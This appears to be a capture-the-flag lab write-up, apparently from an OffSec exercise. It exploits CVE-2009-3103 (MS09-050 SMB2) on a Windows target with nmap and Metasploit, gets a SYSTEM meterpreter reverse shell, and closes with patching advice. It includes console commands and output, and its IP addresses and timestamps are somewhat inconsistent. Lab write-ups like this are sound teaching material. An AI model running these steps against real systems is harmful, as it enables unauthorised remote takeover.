
report

Recon

I ran a script scan with `sudo nmap -sVC $TARGET --script vuln` against the target to enumerate it.



CVE-2009-3103 shows up. Let's search msfconsole.

Exploit

The first exploit, `windows/smb/ms09_050_smb2_negotiate_func_index`, is the one we will use.

```
      =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search cve-2009-3103

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07       good    No     MS09-050 Microsoft SRV2.SYS SMB Negotiate Pr
ocessID Function Table Dereference
   1  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh  .             normal  No     Microsoft SRV2.SYS SMB Negotiate ProcessID F
unction Table Dereference
   2  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff     .             normal  No     Microsoft SRV2.SYS SMB2 Logoff Remote Kernel
 NULL Pointer Dereference


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff

msf > date
[*] exec: date

Sun Mar  1 03:06:12 PM EST 2026
msf > echo $TARGET
[*] exec: echo $TARGET

192.168.222.40
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set RHOSTS 192.168.222.40
RHOSTS => 192.168.222.40
```

It is possible due to the nature of heap corruption exploits, that this exploit is non-deterministic. It may take multiple tries to pop a shell.

I am switching to the in-browser Kali from `portal.offsec.com`.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > localtime
Local Date/Time: 2026-03-01 12:23:01.930 Pacific Standard Time (UTC-800)
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.52.40 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set LHOST
LHOST => 192.168.49.52
msf exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set RHOSTS
RHOSTS => 192.168.52.40
msf exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > date
[*] exec: date

Sun Mar  1 08:23:16 PM UTC 2026
```


It works! The exploit required running from within the OffSec-provided Kali instance, as it has the correct VPN routing to the victim.

Useful commands:

- getuid
- pwd

- localtime

I will now steal the flag.



Recommendations

Update Windows immediately to Windows 11 or higher. Do not use outdated services. It is highly likely that other vulnerabilities exist that could lead to full system compromise.